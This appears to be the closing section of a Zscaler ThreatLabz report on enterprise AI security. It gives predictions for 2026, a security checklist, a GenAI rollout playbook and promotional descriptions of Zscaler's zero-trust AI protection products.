
AI Security Predictions for 2026

1 Autonomous and human orchestrated agentic AI attacks

The threat of agentic AI will escalate as autonomous systems take on more of the intrusion workload. AI agents that can plan and take actions independently will play a larger role in cyberattacks in 2026. Early signs of this shift already appeared in 2025 with the **first reported AI-orchestrated espionage campaign** as mentioned above, where a state-sponsored group automated 80–90% of its attack steps with agentic AI. AI-powered ransomware attacks will accelerate the shift from encryption to high-speed data theft with AI enabling more operations at once and reducing attacker overhead.

2 AI supply chain attacks

Attacks on the AI supply chain will target the core components that power enterprise AI systems. **ThreatLabz discoveries** in 2025 exposed how weaknesses in common model files and processing layers could be used to access sensitive systems. Attackers will increasingly focus on tampering with the underlying pieces of AI (models and datasets) rather than only misusing AI at the application level. As more organizations import third-party AI components into their environments, compromising these foundational elements will provide powerful access. Securing the AI supply chain will remain as important as securing the application built on top of it.



3 Embedded AI security risks

Embedded AI inside everyday applications will introduce hidden access that traditional security tools may overlook. AI features built directly into popular business applications, cloud platforms, and mobile tools—think Zoom's AI meeting summaries or Microsoft 365 Copilot assistant—will create subtle risks that are easy to miss. These embedded AI capabilities often have broad access to sensitive content, making them attractive targets for misuse. Enterprises should expect attackers to increasingly try to exploit these built-in functions to exfiltrate valuable intel or gain access and move quietly within an environment, taking advantage of the fact that many organizations still lack full visibility into where AI has been embedded in the software supply chain.

4 Ransomware & nation-state attacks on GenAI data stores

As enterprises move from GenAI pilots to full deployments in 2026, far more internal systems will funnel sensitive information into AI-driven workflows. Attackers will take advantage of this shift by targeting the data stores behind GenAI applications. These stores contain more than raw data, but also context and intent, giving adversaries far greater visibility into internal decision cycles—and, as a result, more leverage than most traditional breaches offer. Compromising LLM data stores will become a high-yield tactic for espionage and ransomware extortion in the year ahead.

5 Fraudulent AI embedded in enterprise workflows

Deceptive AI services and platforms will shift from isolated scams to deeply embedded footholds inside business workflows. The steady rise of AI tool adoption in 2025 has already shown how easy it is for malicious AI services to slip into real workflows. Expect attackers to move beyond fake AI landing pages and begin releasing full-featured malicious copilots that act like real productivity assistants while blending into everyday use. This next phase will make rogue assistants harder to spot, contributing greatly to the risks from unapproved or shadow AI used by enterprise employees.

6 Enterprise-wide AI security and accountability

AI security will become an enterprise-wide requirement as oversight and accountability increase. After a year of high-profile concerns and growing scrutiny in 2025, organizations face mounting expectations around how they manage AI: how models are vetted, how data is handled, and how potential misuse is monitored. Securing AI systems in 2026 will no longer be optional or limited to technical teams. Leadership will need clear visibility into AI risk, and security policies need to extend across every part of the business that interacts with AI.

Best_Practices: Secure Enterprise AI Adoption

5 hard truths of AI security in 2026

1. **You can’t secure what you can’t see. Shadow AI and embedded AI functionality make visibility the new perimeter.**
2. **Vendor defaults aren’t built for enterprise risk. AI features often ship “on” and overly permissive.**
3. **AI governance is a moving target. Policies must evolve as capabilities and threats shift.**
4. **Zero trust now extends to AI models. They require the same level of access control as human users.**
5. **AI is an undeniable part of the attack surface. Model vulnerabilities and agentic AI attacks are here.**

The good news: you don’t have to accept these “hard truths” as the cost of AI adoption. Use the 2026 enterprise security checklist that follows to prioritize the right protections first.

2026 enterprise AI security checklist

The following best practices establish a strong baseline for secure AI use.

Inventory all GenAI apps and apps with embedded AI functionality

- [ ] Create a continuously updated catalog of every standalone GenAI tool and every SaaS or internal app that includes AI functionality or features.

Disable risky AI defaults

- [ ] Turn off auto-enabled AI functionality in SaaS and productivity apps until they have been reviewed and configured to match your risk posture.

Apply zero trust to all model interactions

- [ ] Implement least-privilege access for every user, service, and system that interacts with an AI model.

Enforce AI guardrails with inline inspection

- [ ] Ensure inline inspection across all AI/ML traffic to prevent external malicious activity from compromising AI systems and stop sensitive data from being exposed via prompts or in outputs.

Validate model lineage and supply chain

- [ ] Verify model provenance, updates, datasets, and dependencies of every model to reduce risk from tampering, poisoning, or compromised components.

Enterprises should also define governance standards and rules of engagement for how AI is adopted and managed.

Update AI governance often

- [ ] Refresh policies, access controls, and risk classifications regularly to keep pace with rapid changes in AI capabilities and regulatory requirements.

Mandate human review for regulated workflows

- [ ] Ensure humans remain in the loop wherever AI influences decisions tied to safety, compliance, financial decisions, or public sector determinations.

Conduct adversarial testing and model red teaming

- [ ] Continuously test models for jailbreaks, prompt injection, data leakage, and other exploitable weaknesses before attackers find them.

Secure the AI development lifecycle end-to-end

- [ ] Apply controls from dataset ingestion through training, deployment, and monitoring to prevent vulnerabilities from entering production systems.

How enterprises are safely rolling out GenAI: a real-world playbook

AI risk came from both sides of the enterprise boundary in 2025. Threat actors used GenAI to accelerate and facilitate their operations, while internal exposure increasingly stemmed from everyday AI use without formal oversight—allowing data to reach AI systems before security teams could assess or control the risk.

The organizations that avoided incidents were the ones that introduced GenAI in controlled phases and enabled only what they could govern.

Their real-world playbook looks like this:

BEGIN WITH A ZERO TRUST STANCE AND RESTRICT UNVETTED AI SERVICES

Countless AI tools introduce unknown data handling and security risks, making it critical to start from a zero trust position. Blocking or limiting access to unvetted AI/ML applications removes immediate exposure and prevents early data leakage, giving security teams the space to assess which apps are appropriate for enterprise use.

IDENTIFY AND VALIDATE THE GENAI APPLICATIONS THAT MEET ENTERPRISE REQUIREMENTS

Determine which GenAI apps are safe to use by checking how they handle data, whether they keep your information isolated, how the model was built, and whether the vendor meets your security, privacy, and compliance requirements. Only tools that satisfy these standards should move forward.

HOST APPROVED GENAI TOOLS IN A PRIVATE, CONTROLLED ENVIRONMENT

To keep full control over enterprise data, organizations should run approved GenAI tools in a private and secure environment, such as a dedicated tenant or isolated instance managed entirely by the company. This setup ensures that neither the vendor nor third parties can access internal or customer data and prevents prompts and outputs from being used to train public models. Operating GenAI this way preserves data sovereignty and keeps sensitive information from leaving the organization.

ENFORCE STRONG IDENTITY AND ACCESS CONTROLS

Place approved GenAI apps behind a zero trust architecture with granular access policies. This ensures each user, department, and workflow receives only the access needed, while giving security teams end-to-end visibility and control over all activity.

APPLY DATA PROTECTION TO PREVENT ACCIDENTAL OR UNAUTHORIZED SHARING

Pair approved access with enterprise-grade DLP. Monitoring and inspecting traffic to and from AI apps ensures sensitive information remains contained and that no critical data is exposed through interactions with these apps.

How Zscaler Delivers_
Comprehensive AI Protection

The findings in this report confirm that enterprise AI adoption is accelerating fast. As a result, an expanding attack surface, shadow and embedded AI usage, and constantly evolving models and infrastructure are introducing new risks around data exposure, misuse, and governance that legacy security approaches cannot effectively address.

Security architectures built on firewalls, VPNs, and perimeter-based controls were not designed or intended for dynamic AI environments. In practice, they add complexity and leave gaps in visibility. They struggle to enforce consistent controls across public AI tools, agents, private models, and emerging components like Model Context Protocol (MCP) servers.

Organizations are left reacting to AI risk rather than managing it proactively.

Securing AI at scale requires a different approach that reduces exposure by default, continuously verifies access, and applies security controls wherever AI is used or built. Zero trust provides that foundation.

Zscaler delivers an AI security platform built on zero trust that secures AI everywhere—across how organizations use, build, and operate AI. By shrinking the attack surface, enforcing least-privileged access, and inspecting all traffic inline, Zscaler helps organizations adopt AI securely without slowing innovation.

Turning AI risk into secure AI adoption

With zero trust as the foundation, Zscaler applies AI-native security controls that translate architecture into action. These capabilities give organizations the visibility, guardrails, and protections needed to govern AI usage in real time—while actively disrupting AI-powered threats across users, applications, and infrastructure.

Zscaler AI empowers organizations to:

SECURELY ENABLE PUBLIC AND PRIVATE AI USAGE

- See exactly where and how AI is being used, including AI applications, models, agents, prompts, responses, and emerging components such as MCP servers.
- Allow employees to use AI tools productively while isolating risky web-based AI interactions and preventing sensitive data from being unintentionally shared with external models.
- Detect and block prompt injection, PII exposure, data poisoning, unsafe outputs, and other AI-specific threats at runtime with built-in AI guardrails.
- Control who can use AI, which tools they can access, and how AI is used with policies that adapt continuously to user, device, and application risk, automatically blocking unauthorized or shadow AI.
- Prevent sensitive data from being sent to or returned from AI tools using inline, AI-aware DLP controls.
- Maintain a detailed, searchable audit trail of AI activity to support investigations and compliance.

STAY AHEAD OF AI-POWERED THREATS

- Reduce exposure by eliminating the external attack surface and enforcing continuous verification and least-privileged access.
- Inspect all traffic, including encrypted traffic, to block AI-enhanced threats in real time.
- Apply predictive and generative AI to surface risks faster and improve security operations and response.
- Continuously discover, classify, and protect sensitive data across endpoints, inline traffic, and cloud environments.
- Stop lateral movement with AI-powered segmentation that limits attacker reach.
- Continuously assess AI and zero trust posture with AI-generated insights and recommendations.

These outcomes are delivered through a unified set of protections that span the AI security lifecycle, as covered in the section that follows.

Zscaler + AI: securing how organizations use and build apps

Zscaler offers comprehensive protection—from discovery and risk assessment to securing AI applications and access—covering public and private AI, models, pipelines, agents, and infrastructure.

AI ASSET MANAGEMENT

Discover your full AI footprint and risks

- **Full visibility** into all applications, models, pipelines, and MCP servers.
- **An AI-BOM** to uncover supply chain and dependency risks.
- **Identification of high-risk** GenAI SaaS applications and AI models.

SECURE ACCESS TO AI APPS

Ensure the safe and responsible use of AI applications

- **Granular control** over which users can access which apps.
- **Inline inspection** of prompts and responses to prevent sensitive data from being sent or returned.
- **Content controls** to block unsafe or harmful outputs.

SECURE AI APPLICATIONS AND INFRASTRUCTURE

Harden AI systems and prompts and enforce runtime protection

- **Vulnerability detection** in models and pipelines.
- **Red team testing** to identify exposure and weaknesses.
- **Protection from prompt** injections, data poisoning, use of sensitive data, etc.

AI Governance: Stay compliant with AI frameworks via mapping of AI security controls to NIST AI Risk Management Framework and the EU AI Act.

Research_ Methodology

Findings are based on analysis of 989.3 billion total AI and ML transactions in the Zscaler cloud from January 2025 through December 2025. The Zscaler global security cloud processes more than 500 trillion daily signals and blocks 9 billion threats and policy violations per day, delivering more than 250,000 daily security updates.

About_ ThreatLabz

ThreatLabz is the security research arm of Zscaler. This world—class team is responsible for hunting new threats and ensuring that the thousands of organizations using the global Zscaler platform are always protected. In addition to malware research and behavioral analysis, team members are involved in the research and development of new prototype modules for advanced threat protection on the Zscaler platform, and regularly conduct internal security audits to ensure that Zscaler products and infrastructure meet security compliance standards. ThreatLabz regularly publishes in-depth analyses of new and emerging threats at **research.zscaler.com**.

Follow us: X **@ThreatLabz** | ThreatLabz **security research blog**

zscaler™ | Zero Trust Everywhere

About Zscaler

Zscaler (NASDAQ: ZS) accelerates digital transformation so customers can be more agile, efficient, resilient, and secure. The Zscaler Zero Trust Exchange™ platform protects thousands of customers from cyberattacks and data loss by securely connecting users, devices, and applications in any location. Distributed across more than 150 data centers globally, the SSE-based Zero Trust Exchange™ is the world's largest in-line cloud security platform. Learn more at **zscaler.com** or follow us on Twitter **@zscaler**.

+1 408.533.0288 **Zscaler, Inc. (HQ) • 120 Holger Way • San Jose, CA 95134** **zscaler.com**